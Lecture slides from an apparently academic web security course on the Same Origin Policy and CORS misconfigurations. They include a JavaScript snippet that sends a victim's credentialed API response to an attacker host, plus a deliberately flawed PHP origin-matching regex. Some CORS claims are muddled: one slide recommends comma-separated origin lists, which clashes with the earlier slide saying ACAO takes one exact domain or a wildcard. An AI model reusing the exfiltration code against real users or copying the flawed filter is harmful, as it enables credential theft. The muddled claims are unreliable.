CSC-537
Systems Attacks and Defenses

Web Origin

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JavaScript Security

- Browsers download and run remote (JavaScript) code
- Think how many times per day your browser does this
- Where does this code come from?

JavaScript Security


- Browsers download and run remote (JavaScript) code
- Think how many times per day your browser does this
- Where does this code come from?
- How is your system not compromised?!

That should terrify you.

JavaScript Security

- The security of JavaScript code execution is guaranteed by a **sandboxing mechanism**
  - No access to local files
  - No access to (most) network resources
  - No incredibly small windows
  - No access to the browser's history

- The details of the sandbox depend on the browser



Same Origin Policy (SOP)


- **Fundamental security model of the web**
- RFC 6454: The Web Origin Concept link
- Standard security policy for JavaScript across browsers
  - Incredibly important to web security

The same-origin policy specifies trust by URI

Same Origin Policy (SOP)

- Every frame or tab in a browser's window is associated with a URI
  - The origin is determined by the tuple: <scheme, host, port> from which the frame content was downloaded

https://kapravelos.com:443/somepath?lang=en#publications



Same Origin Policy (SOP)

https://kapravelos.com:443

scheme host port

Same Origin Policy (SOP)

- Code downloaded in a frame can **only access** the resources **associated with that origin**
- If a frame explicitly includes external code, this code will execute within the same origin
  - On example.com, the following JavaScript code has access to the `<http, example.com, 80>` origin

```
<script src=
"https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js">
</script>
```

SOP example

Original URL

`http://store.company.com/dir/page.html`

Which of the following belong to the SOP?

`http://store.company.com/dir2/other.html`	Success
`http://store.company.com/dir/inner/other.html`	Success
`https://store.company.com/secure.html`	Failure
`http://store.company.com:81/dir/etc.html`	Failure
`http://news.company.com/dir/other.html`	Failure

Demo

How to Make Yourself Vulnerable

- Or…, we need exceptions some times!

- Cross Origin Resource Sharing (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

- allow one origin to interact with resources from another origin ⟶ potential security issues

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
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Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
                                    http://www.example.com
</VirtualHost>
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Redirect Connections on Port 80 internally to Port 7881

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Right now, not super vulnerable; simply allows a webapp to connect to other microservices

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                                http://www.example.com

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    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

But now we use a wildcard to say **any domain** can make requests to us

Legitimate Uses for `Access-Control-Allow-Origin *`

The wildcard (*) in Access-Control-Allow-Origin is appropriate for public, read-only resources where unrestricted access is acceptable.

Examples:

Google Fonts

```
<script src =
"https://ajax.googleapis.com/ajax/libs/webfont/1.4.7/webfont.js"></script>
```

Google Analytics

```
<script async src =
"https://www.googletagmanager.com/gtag/js?id=UA-18675309-9"></script>
```

jQuery

```
<script src = "https://code.jquery.com/jquery-3.5.1.min.js"></script>
```

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Also, ACAO can **only** be the exact domain or wildcard, nothing else.

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Where's the vulnerability?

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Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **`legitimate-service.com`**

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- Assume two websites needs to access from **`legitimate-service.com`**
- `Access-Control-Allow-Origin` **either** needs to be built dynamically
  - **`legitimate-service.com`** dynamically updates their Apache Configuration to include `Access-Control-Allow-Origin: legit-website1.com` for requests from `legit-website1.com`

    and

  - `Access-Control-Allow-Origin: legit-website2.com` for requests from `legit-website2.com`

Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **`legitimate-service.com`**
- `Access-Control-Allow-Origin` **either** needs to be built dynamically
  - **`legitimate-service.com`** dynamically updates their Apache Configuration to include `Access-Control-Allow-Origin:` **`legit-website1.com`** for requests from `legit-website1.com`

    and

  - `Access-Control-Allow-Origin:` **`legit-website2.com`** for requests from `legit-website2.com`

Difficult, clunky, and what if another website wants to use `legitimate-service.com`?

Origin Reflections

- So instead, **`legitimate-business.com`** sets

  `Access-Control-Allow-Origin: *`

- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

Origin Reflections

- So instead, **legitimate-business.com** sets

  `Access-Control-Allow-Origin: *`

- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

```
GET /api/createSession HTTP/1.1
Host: www.legitimate-service.com
Origin: www.attacks-r-us.com
Connection: close
```

Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: www.attacks-r-us.com
{"[private API key]"}
```

Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: www.attacks-r-us.com
{"[private API key]"}
```

The server just confirmed:

- `Access-control-allow-origin` is set
- And it allows anyone to pull from it

Origin Reflections

- The attacker could then send a phished web page to a user posing as `legitimate-service.com` to obtain credentials

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://legitimate-service.com/api/createSession',
         true);
req.withCredentials = true;
req.send();

function reqListener() {
  location ='//attacks-r-us.com/log?key='+this.responseText;
};
```

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

Different from Session Fixation, the user sends the attacker their credentials rather than indirectly through the Session ID

Lazy CORS Filtering

- Since ACAO can only be exact domains or *, `legitimate-service.com` might try to improve their security through **regular expressions**

```php
<?php
  if(isset($_SERVER['HTTP_ORIGIN'])) {
    $http_origin = $_SERVER['HTTP_ORIGIN'];
    $pattern = '@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i';
    if (preg_match($pattern, $http_origin)) {
      header("Access-Control-Allow-Origin: $http_origin");
      echo 'Access Granted';
    } else {
      echo 'Access Rejected!';
    }
  } else {
    echo 'Access Rejected!';
  }
?>
```

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```

But what is this **really** saying?

Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/`	Success
`https://domain.example.com/`	Success
`http://domain.example.attacks-r-us.com`	Success

Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/`	Success
`https://domain.example.com/`	Success
`http://domain.example.attacks-r-us.com`	Success
Anything with **`Origin: http://domain.example`**	Success

CORS Best Practices

- Enforce authentication on resources that have `Access-Control-Allow-Credentials` set to **true**
- Only use whitelisted `Access-Control-Allow-Origin` headers when possible. Never use wildcards (`*`)
- Explicitly define trusted origins using specific domain names in a comma-separated list rather than using regular expressions or patterns


Security Zen

Leaking the email of any YouTube user for $10,000

Google-wide block user functionality was based on an obfuscated Gaia ID

Gaia ID ⟶ email address via Pixel Recorder app

Nice trick to avoid sending email notifications to the victim: 2.5 million letters long recording titles!



https://brutecat.com/articles/leaking-youtube-emails